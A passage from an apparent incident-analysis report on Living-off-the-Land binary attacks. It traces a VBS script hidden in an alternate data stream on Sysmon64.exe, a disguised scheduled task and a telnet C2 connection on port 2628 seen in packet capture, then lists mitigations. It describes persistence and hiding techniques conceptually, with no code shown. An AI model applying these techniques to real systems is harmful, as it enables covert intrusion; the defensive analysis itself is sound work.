
- After that we noticed an alternate data stream creation on Sysmon64.exe via cmd! The ADS called Auto.vbs. Let's analyze the purpose of that visual basic script.




- Before that, we found the data stream! As it is presented below, it will connect to attacker C2 on port 2628 using telnet protocol.





- The attacker after that created an scheduled task to execute the above data stream. The task called Sysmon start





- Finally, we saw the execution of the ADS visual basic script, which then use telnet immediately.





- Let's verify the connection from network traffic

Evidence.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 2628 || udp.port == 2628

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Host	Length	Name
20547	2023-11-18 21:37:40.586203	192.168.1.6	49864	192.168.1.183	2628	TCP		66	
20548	2023-11-18 21:37:40.586583	192.168.1.183	2628	192.168.1.6	49864	TCP		66	
20549	2023-11-18 21:37:40.586614	192.168.1.6	49864	192.168.1.183	2628	TCP		54	
20550	2023-11-18 21:37:40.586991	192.168.1.183	2628	192.168.1.6	49864	TCP		60	
20552	2023-11-18 21:37:40.627885	192.168.1.6	49864	192.168.1.183	2628	TCP		54	
20553	2023-11-18 21:37:40.628173	192.168.1.183	2628	192.168.1.6	49864	TCP		60	
20554	2023-11-18 21:37:40.680912	192.168.1.6	49864	192.168.1.183	2628	TCP		54	

- Let's check when exactly was the malicious payload executed by analyzing the prefetch files.

VI. Mitigation Strategies

Mitigating LOLBin Threats

Defending against LOLBin attacks requires a multifaceted approach that combines both preventive and detective measures. Here's a comprehensive strategy to mitigate the risks posed by LOLBins:

- 1. Application Whitelisting:** Maintain a list of approved applications and binaries that are allowed to run on your systems. This restricts the execution of unauthorized tools, making it harder for attackers to utilize LOLBins.

2. **Least Privilege Principle:** Limit user and process privileges to only what's necessary. By doing so, even if an attacker leverages a LOLBin, their access and potential damage are restricted.
 3. **Monitoring and Analysis:** Implement advanced monitoring tools that can detect anomalous behavior. Keep an eye on processes that are using LOLBins in unexpected ways.
 4. **Behavioral Analytics:** Employ behavioral analytics to identify patterns associated with LOLBin misuse. This can help in spotting abnormal activities even if traditional signature-based detection fails.
 5. **Regular Patching:** Keep all system binaries and software up to date. Many LOLBin attacks exploit known vulnerabilities, so patching them can prevent potential misuse.
 6. **Network Segmentation:** Divide your network into segments with controlled access. This limits lateral movement for attackers who manage to gain a foothold.
 7. **User Training:** Educate employees about the risks associated with running unknown scripts or tools. Teach them to be cautious when interacting with unexpected prompts or system requests.
 8. **Endpoint Protection:** Invest in robust endpoint protection solutions that can detect and block unauthorized activities, including LOLBin usage.
-

VII. Conclusion

- In conclusion, the report underscores the intricate challenges posed by Living-off-the-Land (LotL) binaries, portraying them as a formidable weapon in an attacker's arsenal due to their legitimate and inconspicuous nature. The delineation of a multi-stage attack scenario highlights the nuanced tactics employed by threat actors, showcasing the difficulties in identifying and thwarting such insidious assaults. However, the report doesn't merely expose vulnerabilities; it presents a robust defense strategy encompassing application whitelisting, behavioral analytics, and user education. It emphasizes the importance of proactive measures and continual vigilance in fortifying defenses against LotL-based threats, ultimately safeguarding organizational security in an ever-evolving threat landscape.
-

X. References

- <https://attack.mitre.org/>
- <https://github.com/danielbohannon/Invoke-Obfuscation>
- <https://github.com/MScholtes/PS2EXE>
- [https://socprime.com/blog/what-are-lolbins/#:~:text=LOLBins%2C also known as “Living, deliver malware%2C and remain undetected](https://socprime.com/blog/what-are-lolbins/#:~:text=LOLBins%2C%20also%20known%20as%20%22Living%2C%20deliver%20malware%2C%20and%20remain%20undetected%22)
- <https://www.crowdstrike.com/blog/8-lolbins-every-threat-hunter-should-know/>
- <https://www.kaspersky.com/blog/most-used-lolbins/42180/>
- <https://medium.com/@riaan.hansen/understanding-lolbins-usage-risks-and-mitigation-cc8537f8380b>
- <https://lolbas-project.github.io/>
- <https://www.attackiq.com/2023/03/16/hiding-in-plain-sight/>
- <https://blog.talosintelligence.com/hunting-for-lolbins/>
- <https://www.manageengine.com/log-management/webinars/using-mitre-attack-ttps-to-detect-lolbins-attacks.html>
- <https://www.metasploit.com/>
- <https://www.wireshark.org/>